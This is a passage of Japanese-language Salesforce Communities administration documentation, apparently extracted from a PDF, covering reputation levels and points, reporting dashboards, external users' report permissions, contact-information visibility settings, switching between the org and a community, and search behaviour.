- コミュニティ評価の計算方法は?

評価レベルの設定

コミュニティのニーズに合わせてデフォルトの評価レベルを更新し、メンバーの意欲刺激に役立てます。

コミュニティで評価レベルを有効にすると、10 個のデフォルトレベルが追加されます。レベルの追加または削除、各レベルの名前の指定、レベルごとのポイント範囲と画像の更新ができます。

メモ: 1 つのコミュニティには少なくとも 3 個の評価レベルが必要で、50 個まで設定できます。

1. [コミュニティ管理] を開きます。
2. [評価] > [評価レベル] をクリックします。

   ここから、次の操作が可能です。

   - 各評価レベルに独自の画像をアップロードします。デフォルト画像をクリックして、画像ファイルを参照し、新しい画像をアップロードします。

     メモ: Salesforce ユーザインターフェースからデフォルトの評価レベル画像に戻すことはできません。デフォルト画像に戻すには、Salesforce Chatter REST API を使用します。

   - 各レベルに名前を付けます (「初級者」、「中級者」、「エキスパート」など)。名前を割り当てないと、デフォルトが使用されます。たとえば、「レベル 1」、「レベル 2」、「レベル 3」などです。
   - レベルのポイント範囲を編集します。

     レベルのポイント範囲の上限値を更新すると、保存時に次のレベルの下限値が自動的に調整されます。
   - レベルを追加するには、レベルのリストの下にある [レベルを追加] をクリックします。
   - レベルを削除するには、レベルの横にある をクリックします。
3. 変更内容を適用するには、[保存] をクリックします。

コミュニティのポイントシステムを更新できるようになりました。ポイントシステムによって、ユーザが特定のアクションを実行したり、他の人によるコメント、いいね!、投稿の共有によってユーザの貢献が認められたりしたときにユーザが獲得するポイント数が決まります。評価レベルの向上はメンバーフィードに投稿されます。

評価レベル名を翻訳すると、海外のコミュニティメンバーが評価レベルを適切な言語で参照できます。トランスレーションワークベンチで「評価レベル」設定コンポーネントを選択し、コミュニティの横にあるノードを展開します。

関連トピック:

評価ポイントの設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

評価レベルを更新する

- 「コミュニティの管理」

  および

  アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

評価ポイントの設定

ポイントシステムを設定して、ユーザのコミュニティへの参加に対して報奨を与えることができます。

コミュニティで評価を有効にすると、デフォルトのポイントシステムが設定されます。ユーザがポイント値の割り当てられたアクションを実行すると、ユーザの合計ポイントが増加して次の評価レベルに近づきます。

メモ: 有効ユーザのみがポイントを獲得します。たとえば、有効ユーザが無効ユーザの投稿にいいね! と言うと、有効ユーザは 1 ポイント獲得しますが、無効ユーザはポイントを獲得しません。

次の表は、デフォルトのイベントとポイントを示します。

アクション	ポイント
コミュニティエンゲージメント	
投稿を作成する	1
コメントを作成する	1
コメントを受け取る	5
いいね! と言う	1
いいね! を受け取る	5
投稿を共有する	1
他の人が自分の投稿を共有する	5
他の人にメンションする	1 投稿に複数の@メンションが含まれる場合、@メンションごとにポイントを獲得します。
メンションを受け取る	5
質問と回答	
質問する	1
質問に回答する	5
回答を受け取る	5
最良の回答であるとマークする	5
最良の回答であるとマークされる	20
ナレッジ	

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

評価ポイントを更新する

- 「コミュニティの管理」

  および

  アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

アクション	ポイント
トピックの知識に関して誰かを支持する	5
トピックの知識に関して支持される	20

コミュニティフィードの質問と回答を、Chatter アンサーの機能と混同しないでください。

メモ: Winter '15 リリースより前に評価が有効化された組織では、質問と回答に関係するアクションはリリース時に使用可能になり、デフォルトのポイント値は0に設定されます。ユーザの既存の評価ポイントはリリースの影響を受けません。ユーザに対してポイント値を設定するまで、上記のアクションからポイントは獲得されません。

1. [コミュニティ管理] を開きます。
2. [評価] > [評価ポイント] をクリックします。
3. アクションごとにポイントを更新します。特定のアクションについてユーザがポイントを獲得しないようにするには、ポイントを *0* に設定します。
4. [保存] をクリックします

ポイント合計は、プロファイルページの写真の下に表示されます。ポイント合計はコミュニティの全員に表示されます。

ヒント: Salesforce API 経由でコミュニティメンバーに対して評価ポイントを直接更新できます。Apex トリガを使用して、評価ポイントの変更に基づいてカスタム通知を送信することもできます。

関連トピック:

評価レベルの設定

コミュニティ評価の計算方法は?

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

プロファイルの評価レベルは、合計ポイントに基づいて計算されます。

コミュニティマネージャがポイント値を割り当てた活動をユーザが実行すると、ユーザはポイントを獲得します。また、投稿またはコメントに対して他のコミュニティメンバーから反応があった場合にも、ポイントを獲得できることがあります。たとえば、コミュニティマネージャは、ユーザが投稿を作成すると 5 ポイント獲得するように指定できます。投稿を誰かが共有した場合、その投稿が他のユーザの寄稿に影響を与えているという理由で、投稿者が 10 ポイントを獲得するように設定されていることもあります。

メモ: 有効ユーザのみがポイントを獲得します。たとえば、有効ユーザが無効ユーザの投稿にいいね! と言うと、有効ユーザは 1 ポイント獲得しますが、無効ユーザはポイントを獲得しません。

デフォルトのポイント値は次のとおりです。コミュニティマネージャがこの値をカスタマイズしていることもあります。詳細は、コミュニティマネージャにお問い合わせください。

アクション	ポイント
コミュニティエンゲージメント	
投稿を作成する	1
コメントを作成する	1
コメントを受け取る	5
いいね! と言う	1
いいね! を受け取る	5
投稿を共有する	1
他の人が自分の投稿を共有する	5
他の人にメンションする	1 投稿に複数の @メンションが含まれる場合、@メンションごとにポイントを獲得します。
メンションを受け取る	5
質問と回答	
質問する	1
質問に回答する	5
回答を受け取る	5
最良の回答であるとマークする	5
最良の回答であるとマークされる	20
ナレッジ	
トピックの知識に関して誰かを支持する	5
トピックの知識に関して支持される	20

関連トピック:

- コミュニティの評価の有効化

コミュニティレポート

コミュニティレポートを使用して、コミュニティのさまざまな領域の短期的および長期的トレンドを表示できます。事前設定されたAppExchangeパッケージを使用すると、コミュニティマネージャはすばやくレポートを作成できます。コミュニティメンバーがレポートを利用することもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ダッシュボードおよびインサイトパッケージを使用したコミュニティのレポート

Salesforce Communities Management パッケージは、[コミュニティ管理] の活動やエンゲージメントのタブを直接監視するために不可欠なダッシュボードおよびレポートのスターターセットをコミュニティマネージャに提供します。

外部ユーザのレポート管理の設定 — レポートの作成と編集

コミュニティパートナーおよびカスタマーユーザは、自分の個人フォルダ、および十分な権限がある場合は非公開の共有フォルダにあるレポートを作成および編集できます。ユーザのプロファイルまたは権限セットを使用して、パートナーおよびカスタマーユーザにレポートの作成および編集権限を付与できます。必要な権限を付与したユーザは、ドラッグアンドドロップ型のレポートビルダーツールを使用できます。

コミュニティ活動の追跡

カスタムレポートを作成して、利用状況、モデレーション、およびその他のコミュニティ活動を追跡します。

ダッシュボードおよびインサイトパッケージを使用したコミュニティのレポート

Salesforce Communities Management パッケージは、[コミュニティ管理] の活動やエンゲージメントのタブを直接監視するために不可欠なダッシュボードおよびレポートのスターターセットをコミュニティマネージャに提供します。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

AppExchange パッケージをインストールする
- 「AppExchange パッケージのダウンロード」

Salesforce Communities Management パッケージを使用して、次のことができます。

- 最新の総計値を確認し、速やかにトレンドを把握する
- コミュニティがどれくらいの速さで拡大しているかを判断する
- エンゲージ数が最も多いメンバーを見つける
- ユーザやグループの関心が最も高いディスカッションを検出する
- 注意が必要なコミュニティの領域を特定する
- インサイトレポートを使用して最近の活動に対してルール適用時のアクションを実行する

メモ: 事前設定されたインサイトレポートを使用するには、コミュニティで Chatter を使用する必要があります。

AppExchange から、次のいずれかのバージョンをインストールします。

- Salesforce Communities Management (Chatter を使用するコミュニティ向け)

- Salesforce Communities Management (Chatter を使用しないコミュニティ向け)

ヒント: インストール手順、レポートの詳細情報、およびアップグレード手順は、*「Get Started with the Communities Management AppExchange Package」* を参照してください。

インストール時に、ダッシュボードフォルダとレポートフォルダが内部組織に自動的にインストールされます。また、後でダッシュボードフォルダとレポートフォルダを共有する手間を省くため、コミュニティマネージャにパッケージの内容へのアクセス権を付与するオプションもあります。[コミュニティ管理]に以前に対応付けられたインサイトまたはダッシュボードがない場合は、インストール時に自動的に対応付けられます。

パッケージがインストールされると、他のすべての Salesforce ダッシュボードおよびレポートと共に、新しいダッシュボードおよびレポートにアクセスできます。[コミュニティ管理]でダッシュボードを参照する場合、コミュニティ固有のデータが表示されます。インストール後、[コミュニティ管理]には次のように表示されます。

ナビゲーションセクション	ページ名	説明	Chatter が必要かどうか
ダッシュボード	ホーム	最近の活動およびメンバーシップについて最新情報を入手します。このダッシュボードは、[コミュニティ管理] ホームページに対応付けられます。	
	概要	コミュニティの全体的な状況を一目で確認できます。90日間のトレンドレポートには、メンバーシップの総数、新しく参加したメンバー、およびメンバーのログインが表示されます。Chatter が有効になっている場合、90日間のスナップショットに投稿とコメントの総計値が表示されます。	
	活動	投稿、コメント、日次のユニーク寄稿者数、および投稿やコメントを寄稿しているメンバーの種別に関する総計値を参照します。	✓
	カスタムのおすすめ	コミュニティのカスタムおすすめの状況と、おすすめが表示、クリック、または却下された頻度を参照します。個々のおすすめまたはすべてのチャネルのデータを参照できます。	✓
	ファイル	コンテンツの更新、ダウンロード、エンゲージメント、およびコンテンツ作成者を追跡します。	✓
	グループ	グループ内のメンバーシップおよび投稿やコメントの活動 (コミュニティの成功のトップドライバの 1 つ) を監視します。	✓
	メンバー	メンバーシップの拡大を測定し、過去30日間のログイン総計値を参照します。	
	モデレーション	コミュニティのフラグ付きコンテンツを追跡します。	✓
	Q&A	グループで投稿された質問、回答、および最良の回答に関する総計値を確認します。	✓

ナビゲーションセクション	ページ名	説明	Chatter が必要かどうか
	セルフサービス	ユーザプロファイルに投稿された質問、回答、および最良の回答に関する総計値を表示します。このダッシュボードは、カスタマーサービス (Napili) テンプレートを使用するコミュニティで非常に役立ちます。	✔
	トピック	コミュニティのナビゲーショントピックや主要トピックに関する総計値を表示します。	✔
エンゲージメント	採用	メンバー活動を監視し、コミュニティでの採用の推進に役立てます。	✔
	エンゲージメント	グループ内の投稿とコメントを追跡し、コミュニティで積極的に関与しているメンバーを表示します。	✔
	グループ	所有者が無効になっているグループや、アーカイブ済みまたはまもなくアーカイブされるグループを特定します。	✔
	トピック	コミュニティの最近のトピック活動を監視します。	✔
	ファイル	ファイルのアップロードとダウンロードを監視します。多数のコメントを受け取っているファイルも含まれます。	✔
	セルフサービス	ユーザプロファイルでの質問と回答を追跡します。ケースにエスカレーションされた質問も含まれます。このインサイトページは、カスタマーサービス (Napili) テンプレートを使用するコミュニティで非常に役立ちます。	✔
モデレーション	フラグ付き	フラグ付き投稿、ファイル、メッセージ、およびモデレーションルールによってフラグが付けられたコンテンツを追跡します。	✔
	待機中	承認待機中の投稿を管理します。	✔
	メンバー	スパム送信者または新規メンバーを監視します。	✔
	監査履歴	ユーザによるフラグ付けを含むモデレーション、モデレーションルール、およびモデレータアクションを監査します。	✔

パッケージで提供されるダッシュボードとレポートは 100% カスタマイズ可能です。パッケージ内容のカスタマイズや変更について懸念する必要はありません。ご安心ください。新しいバージョンのパッケージが使用可能になると、そのパッケージを再インストールしてアップグレードできます。レポートおよびダッシュボードをカスタマイズしている場合でも、カスタマイズはアップグレード時に保持されるため心配いりません。

関連トピック:

- コミュニティマネージャのインサイトの有効化および対応付け
- コミュニティマネージャのダッシュボードの有効化および対応付け
- インサイトとダッシュボードの違いは?

外部ユーザのレポート管理の設定 — レポートの作成と編集

コミュニティパートナーおよびカスタマーユーザは、自分の個人フォルダ、および十分な権限がある場合は非公開の共有フォルダにあるレポートを作成および編集できます。ユーザのプロファイルまたは権限セットを使用して、パートナーおよびカスタマーユーザにレポートの作成および編集権限を付与できます。必要な権限を付与したユーザは、ドラッグアンドドロップ型のレポートビルダーツールを使用できます。

重要: Summer '13 より前のリリースから存在する組織の場合は、外部ユーザ権限を付与する前に、レポートとダッシュボードの拡張共有を有効にする必要があります。「分析フォルダ共有」を参照してください。

外部ユーザがレポートを作成、カスタマイズ、および削除するには、レポートビルダーツールを使用する必要があります。

データ表示は、パートナーまたはカスタマーが属するユーザロールと組織の共有ルールの2つに基づきます。組織の項目レベルセキュリティが適用されます。つまり、項目が外部ユーザに対して非表示になっている場合、パートナーおよびカスタマーユーザのレポートビルダーにその項目は表示されません。

1. 外部ユーザにレポートの作成および編集を許可するには、カスタムプロファイルまたは権限セットから「レポートの作成とカスタマイズ」、「レポートビルダー」、および「私のレポートを編集」権限を有効にします。外部ユーザにレポートデータのエクスポートを許可するには、「レポートのエクスポート」権限も割り当てます。

   [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] または [プロファイル] を選択します。次の権限を割り当てます。

レポートの作成と編集に必要な外部ユーザ権限	
個人フォルダ内のレポートを作成、カスタマイズ、および削除する	「レポートの作成とカスタマイズ」 および 「レポートビルダー」
閲覧者アクセス権のある非公開の共有フォルダ内の自分のレポートを作成、カスタマイズ、および削除する	「私のレポートを編集」 および 「レポートビルダー」
レポートデータをエクスポートする	「レポートのエクスポート」

カスタマーコミュニティプラスやパートナーコミュニティなどのライセンスを持つすべてのロールベースの外部ユーザに、レポートを作成および編集する権限を付与できます。また、カスタマーポータルや Gold Partner など、すべての従来のロールベースのポータルライセンスにも権限を付与できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限セットを作成するかプロファイルでカスタム権限を有効にする
- 「プロファイルと権限セットの管理」

ユーザに権限セットを割り当てる
- 「権限セットの割り当て」

外部ユーザとレポートフォルダを共有する
- 「マネージャ」フォルダアクセス権または「公開フォルダのレポートを管理」


メモ:

- これらの権限は、カスタマーコミュニティや大規模カスタマーポータル、Service Cloud ポータル、および認証 Web サイトなどの大規模ユーザライセンスでは使用できません。
- 従来のポータルライセンスを持つ外部ユーザは、コミュニティのレポートを作成および編集できますが、ポータルのレポートは作成および編集できません。

2. 外部ユーザに非公開の共有フォルダにあるレポートの作成または編集を許可するには、そのフォルダの「閲覧者」アクセス権を付与します。

   [フォルダ] ビューの [レポート] タブで、共有するフォルダの横にある をクリックし、[共有] を選択します。

   メモ: パートナーおよびカスタマーユーザは、[未整理公開レポート] フォルダにあるレポートの作成、編集、参照はできません。



外部ユーザがアクセスできるオブジェクト、項目、およびカテゴリによっては、レポートの作成時に UI にカスタムレポートタイプが表示されることがあります。カスタムレポートタイプに含まれる項目またはオブジェクトへの参照アクセス権がユーザに付与されている場合、そのカスタムレポートタイプが表示されます。

関連トピック:

レポートフォルダまたはダッシュボードフォルダの共有
レポートおよびダッシュボードフォルダのアクセス権の比較
Communities のレポートおよびダッシュボードの制限

コミュニティ活動の追跡

カスタムレポートを作成して、利用状況、モデレーション、およびその他のコミュニティ活動を追跡します。

ヒント: AppExchange からダウンロード可能な Salesforce Communities Management パッケージで事前設定されたダッシュボードを取得できます。

コミュニティの健全性を監視するには、カスタムレポートタイプを作成してから、そのカスタムレポートタイプを使用してレポートを作成できます。コミュニティマネージャに [コミュニティ管理] でレポートを表示するには、ダッシュボードを作成または編集してレポートを追加してから、[コミュニティ管理] で更新したダッシュボードを対応付けます。ダッシュボードの対応付けを変更するには、[ダッシュボード] > [設定] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: [コミュニティ管理] ページでは、ネットワークオブジェクトに基づいたレポートにのみコミュニティ固有の情報が表示されます。ネットワークオブジェクトに基づいたレポートを使用するということは、1 つのカスタムレポートを作成し、それをすべてのコミュニティで使用できるということになります。

次の表を使用して、コミュニティのレポートの使用を開始します。

使用状況の大別	[主オブジェクト] > [B] (子オブジェクト) > [C] (該当する場合は子オブジェクト)	説明
Chatter 使用状況	[ネットワーク] > [Chatter メッセージ]	コミュニティでの非公開メッセージ活動に関するレポートを作成します。[1]
Chatter 使用状況	[ネットワーク] > [フィードリビジョン]	メンバーが編集した投稿とコメントに関するレポートを作成します。
Chatter 使用状況	[ネットワーク] > [グループ]	コミュニティのグループに関するレポートを作成します。
モデレーション	[ネットワーク] > [ネットワーク監査]	コミュニティでのすべてのモデレーション活動および履歴に関するレポートを作成します。 Chatter 非公開メッセージのモデレーション活動に関するレポートを作成するには、(ネットワーク監査オブジェクトの) [監査オブジェクト種別] が [Chatter メッセージ] になるようにレポートを絞り込みます。
モデレーション	[ネットワーク] > [ネットワークメンバー] > [ネットワーク活動監査 — モデレータ]	項目にフラグを設定したかフラグが設定された項目をモデレートした、コミュニティのメンバーに関するレポートを作成します。
モデレーション	[ネットワーク] > [ネットワークメンバー] > [ネットワーク活動監査 — ユーザ]	項目にフラグが設定された、項目がブロックされた、または項目が置き換えられたコ

使用状況の大別	[主オブジェクト] > [B] (子オブジェクト) > [C] (該当する場合は子オブジェクト)	説明
		ミュニティのメンバーに関するレポートを作成します。
モデレーション	[ネットワーク] > [ネットワークメンバー] > [ユーザログイン]	コミュニティの凍結されたメンバーに関するレポートを作成します。
モデレーション	[ネットワーク] > [ネットワークモデレーション] > [コンテンツドキュメント] [ネットワーク] > [ネットワークモデレーション] > [フィード投稿] [ネットワーク] > [ネットワークモデレーション] > [フィードコメント] [ネットワーク] > [ネットワークモデレーション] > [非公開メッセージ]	コミュニティで現在フラグが設定されているコンテンツに関するレポートを作成します。これらのレポートにより、フラグが設定された項目の実際のコンテンツを表示できます。たとえば、フラグが設定された非公開メッセージのコンテンツを表示してメッセージがスパムかどうかを簡単に決定できます。
モデレーション	[ネットワーク] > [未公開フィードエンティティ] > [フィード投稿]	確認および承認待機中の投稿に関するレポートを作成します。
公開活動	[ネットワーク] > [ネットワーク公開利用状況総計値 (日次)]	日次の公開コミュニティページビューおよびユニーク訪問者に関するレポートを作成します。
おすすめ	[ネットワーク] > [おすすめ総計値]	コミュニティのカスタムおすすめの利用状況に関するレポートを作成します。
トピック活動	[ネットワーク] > [トピック]	コミュニティでのトピック活動に関するレポートを作成します。
トピック活動	[ネットワーク] > [トピックの割り当て]	コミュニティでのトピックの割り当てに関するレポートを作成します。
ユーザ活動	[ネットワーク] > [ネットワーク活動総計値 (日次)]	日次のメンバー種別ごとの投稿およびコメント数に関するレポートを作成します。
ユーザ活動	[ネットワーク] > [ネットワークメンバー] > [ログイン履歴]	コミュニティのログインアクティビティに関するレポートを作成します。このレポートには、コミュニティへの直接ログインのみが含まれます。ユーザが組織にログインしてからコミュニティに切り替えた場合、そのログインアクティビティは含まれません。
ユーザ活動	[ネットワーク] > [ネットワークメンバーシップ総計値 (日次)]	有効なメンバー、新しく追加されたメンバー、および外部メンバーのメンバー種別ごとの日次合計ログイン数に関するレポートを作成します。

使用状況の大別	[主オブジェクト] > [B] (子オブジェクト) > [C] (該当する場合は子オブジェクト)	説明
ユーザ活動	[ネットワーク] > [ネットワークユニーク寄稿者総計値 (日次)]	コミュニティの日次ユニーク寄稿者数に関するレポートを作成します。グループやユーザプロファイルに投稿またはコメントしたメンバーが寄稿者としてカウントされます。
ユーザプロファイルの写真	[ネットワーク] > [ネットワークメンバー]	写真付きまたは写真なしのユーザプロファイルに関するレポートを作成するには、(ネットワーク監査オブジェクトの) [プロファイル写真を設定済み] が `True` または `False` になるようにレポートを絞り込みます。

[1]Chatter メッセージに関するレポートを作成するには、「コミュニティ Chatter メッセージのモデレート」権限が必要です。

メモ: 他のオブジェクトに基づいてレポートを作成し、[コミュニティ管理] で公開することができます。その場合、レポートを表示しているコミュニティだけでなく、組織全体のデータが表示されます。

関連トピック:

- ダッシュボードおよびインサイトパッケージを使用したコミュニティのレポート
- Communities のレポートおよびダッシュボードの制限
- カスタムレポートタイプの作成

コミュニティに関するユーザの教育

コミュニティ内での個人連絡先情報の共有

ユーザは、顧客およびパートナーなどの外部ユーザや、ログインなしでアクセスできる公開ページを参照するゲストユーザに対して、プロファイルに含まれるどの情報を表示するかを指定できます。

他のコミュニティメンバーとやりとりする場合、表示およびアクセス可能にすることと個人連絡先情報の保護とのバランスを取ることが重要です。役職、電話番号、その他の詳細は、内部組織外に公開したくないことがあります。顧客およびパートナーは、すべての連絡先情報を他の顧客やパートナーに表示したくないことがあります。

表示を制御するには、ユーザインターフェースまたは API を使用します。従業員のみ、社外のコミュニティのメンバー、またはログインが不要なゲストユーザに対して項目を公開することを選択できます。一部の項目は、コミュニティにアクセスする全員に常に表示されます。項目によっては3レベルの表示を設定できるものもあれば、それより少ないレベルの項目もあります。

- 従業員 — 内部組織のメンバーのみが表示できます。

- 外部 — 内部組織のメンバーおよび外部メンバー (顧客やパートナーなど) が表示できます。外部ユーザとは、コミュニティのユーザ、カスタマーポータルまたはパートナーポータルライセンスを持つユーザです。
- 公開 — ログインなしでアクセスできる公開ページを参照するゲストユーザを含め、誰でも表示できます。ゲストユーザは、各サイトまたはコミュニティに関連付けられたゲストユーザライセンスを使用して、コミュニティの公開ページにアクセスできます。

API で、User オブジェクトの項目を `true` に設定すると、項目名で指定された種別のユーザ (外部ユーザまたはゲストユーザ) に表示されるようになります。

連絡先情報の表示に関する次のヒントを考慮してください。

- 選択した設定は、自分がメンバーであるすべてのコミュニティに適用されます。
- 連絡先情報項目の表示が制限されているユーザの場合、ユーザインターフェースと API では表示内容に違いがあります。
  - ユーザインターフェースでは、制限された項目は、コミュニティでは通常表示されても、プロファイルでは非表示になります。組織でプロファイル情報を Visualforce のカスタムページで表示する場合、項目は表示されても、その値は `#N/A` になります。
  - API では、`false` に設定された項目には `#N/A` という値が返されます。
- コミュニティの他のパートナーおよび顧客は、プロファイルの非表示項目の情報を検索できませんが、会社の内部組織のユーザはこの情報を検索できます。

連絡先情報のデフォルトの表示設定

次のテーブルに、連絡先情報のデフォルトの表示設定および表示の制限オプションをまとめます。

連絡先情報	デフォルトの表示	ユーザインターフェースでの設定場所	表示の制限オプション	Userオブジェクトでの API コントロール
名 姓 ニックネーム 自己紹介	Public	*あなたの名前* > [連絡先情報の編集] にアクセスし、[バージョン情報] をクリック	システム管理者がニックネーム表示を有効化するか、この情報を表示するカスタムページを作成しない限り、これらの項目が常に全員に表示されます。システム管理者がニックネーム表示を有効化した場合、ほとんどの場所で氏名の代わりにニック	なし

連絡先情報	デフォルトの表示	ユーザインターフェースでの設定場所	表示の制限オプション	Userオブジェクトでの API コントロール
			ネームが表示されます。	
役職	外部	*あなたの名前* > [連絡先情報の編集] にアクセスし、[バージョン情報] をクリック	従業員、外部、または公開	UserPreferencesShowTitleToExternalUsers UserPreferencesShowTitleToGuestUsers メモ: ゲストユーザの設定が true の場合、外部メンバーの設定が false でも役職項目は外部メンバーに表示されます。
プロファイル写真	外部。アクセス権のないユーザにはストック写真が表示されます。	プロファイルページで、写真の下にある [更新] (写真が追加されていない場合は [写真の追加]) をクリックし、[Show in communities with publicly accessible pages (公開されているページでコミュニティを表示)] を選択	外部または公開	UserPreferencesShowProfilePicToGuestUsers
市区郡 国 メール Fax 携帯電話 都道府県 町名・番地 勤務先電話番号 郵便番号	従業員数	*あなたの名前* > [連絡先情報の編集] にアクセスし、[取引先責任者] をクリック	従業員、外部、または公開	メモ: 項目の表示を制御する設定ペアごとに、ゲストユーザの設定が true の場合、外部メンバーの設定が false でも項目は外部メンバーに表示されます。 UserPreferencesShowCityToExternalUsers UserPreferencesShowCityToGuestUsers UserPreferencesShowCountryToExternalUsers UserPreferencesShowCountryToGuestUsers UserPreferencesShowEmailToExternalUsers UserPreferencesShowEmailToGuestUsers UserPreferencesShowFaxToExternalUsers UserPreferencesShowFaxToGuestUsers

連絡先情報	デフォルトの表示	ユーザインターフェースでの設定場所	表示の制限オプション	Userオブジェクトでの API コントロール
				UserPreferencesShowManagerToExternalUsers
				UserPreferencesShowManagerToGuestUsers
				UserPreferencesShowMobilePhoneToExternalUsers
				UserPreferencesShowMobilePhoneToGuestUsers
				UserPreferencesShowPostalCodeToExternalUsers
				UserPreferencesShowPostalCodeToGuestUsers
				UserPreferencesShowStateToExternalUsers
				UserPreferencesShowStateToGuestUsers
				UserPreferencesShowStreetAddressToExternalUsers
				UserPreferencesShowStreetAddressToGuestUsers
				UserPreferencesShowWorkPhoneToExternalUsers
				UserPreferencesShowWorkPhoneToGuestUsers

コミュニティへの移動


内部組織の作業と、コミュニティの顧客またはパートナーとのコラボレーションを、簡単に切り替えることができます。グローバルヘッダーはデフォルトでは使用できず、組織のシステム管理者がコミュニティメンバー用に有効にする必要があります。

メモ: Winter'14以前にコミュニティを有効化した組織では、コミュニティを有効にすると、デフォルトで新しいグローバルヘッダーが表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



左側のメニューで、コミュニティと内部組織を切り替えることができます。

- 組織からコミュニティにアクセスするには、ドロップダウンの *組織名* の横にある ▼ をクリックし、切り替え先となるコミュニティを選択します。ドロップダウンに、自分がメンバーになっている［有効］コミュ

ニティが表示されます。「コミュニティの作成および設定」権限がある場合は、自分がメンバーになっている［プレビュー］コミュニティも表示されます。

- 内部組織に戻るには、ドロップダウンのコミュニティ名の横にある ▼ をクリックして、自分の組織名を選択します。

コミュニティのメンバーではない内部ユーザには、会社名のみが表示されます。外部ユーザは、複数の有効なコミュニティに属している場合にのみドロップダウンメニューが表示されます。

メモ: 1 つの［有効］コミュニティにしか属していない外部ユーザに［プレビュー］コミュニティの URL が与えられている場合、［プレビュー］コミュニティではドロップダウンメニューは表示されません。

異なるブラウザタブで各コミュニティを開くと、複数のコミュニティを一度に操作できます。

内部組織とコミュニティの切り替えでは、ワークフローは中断されません。最後に作業していたページに自動的に戻るため、中断した場所から再開できます。

メモ: 組織で [私のドメイン] を設定中であり、新しいカスタムドメインのリリースが完了していない場合にコミュニティから内部組織に切り替えると、代わりに Salesforce ログインページに移動します。登録済みでまだリリースされていない [私のドメイン] の URL を使用してログインした場合に、この状態になります。ドメインがリリースされた後でドロップダウンで組織を選択すると、期待どおりに内部組織に移動します。

右側の *あなたの名前* メニューには、連絡先情報の編集とログアウトを行うためのリンクが含まれています。内部ユーザの場合には、[ヘルプ & トレーニング] へのリンクも含まれ、ユーザ権限および有効な機能に応じて [設定] および他のツールへのリンクが含まれる場合もあります。組織で Lightning Experience を使用している場合、適切な権限を持つユーザは、スイッチャを使用して Salesforce Classic と新しいインターフェースを切り替えることができます。*あなたの名前* メニューの［Lightning Experience に切り替え］リンクを探してください。Communities は、Lightning Experience ではサポートされていないため、グローバルヘッダーからコミュニティの作成、管理、またはアクセスを行うには、Salesforce Classic に切り替える必要があります。

関連トピック:

Salesforce コミュニティの概要

コミュニティ内の検索動作

コミュニティの検索機能によって、メンバーの操作性が決まります。コミュニティの検索は、コミュニティがコミュニティビルダーベースのテンプレートか、Salesforce タブ + Visualforce テンプレートのどちらを使用しているかに応じて異なります。通常、コミュニティ内で検索を行うと、そのコミュニティに固有の結果が返されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

すべてのコミュニティ:

コミュニティの検索動作は、内部組織の検索とは異なります。

- 通常、コミュニティ内で検索を行うと、そのコミュニティ内から一致結果が返されます。異なるコミュニティの項目を検索するには、メンバーは現在のコミュニティを出て、他のコミュニティ内から検索する必要があります。

- コミュニティの検索結果でメンバーが表示できるのは、プロファイルまたは権限セットでアクセス権が付与されたデータです。さらに、コミュニティのコンテキストで明示的に共有されているデータも表示できます。これには、コミュニティの残りと明示的に共有されていない社内コンテンツおよびレコードが含まれる場合があります。たとえば、ユーザプロファイルで取引先へのアクセスが許可されている場合、[取引先] タブがコミュニティに公開されていなくても、メンバーは検索結果から取引先データを表示できます。
- コミュニティの外部ユーザによって実行されるユーザ検索の場合、グローバル検索および拡張ルックアップ検索 ([すべての項目] オプションが選択されている) がクエリするのは、次の項目セットに制限されます。
  - 名前
  - ユーザ名
  - ユーザ ID
  - 内容
  - メール
  - 電話
  - カスタム項目

  たとえば、外部コミュニティメンバーがユーザ John Doe を別名 `jdoe` で検索したとします。この語がユーザオブジェクトの検索可能な項目に含まれていない場合、John Doe のレコードは検索結果に含まれません。
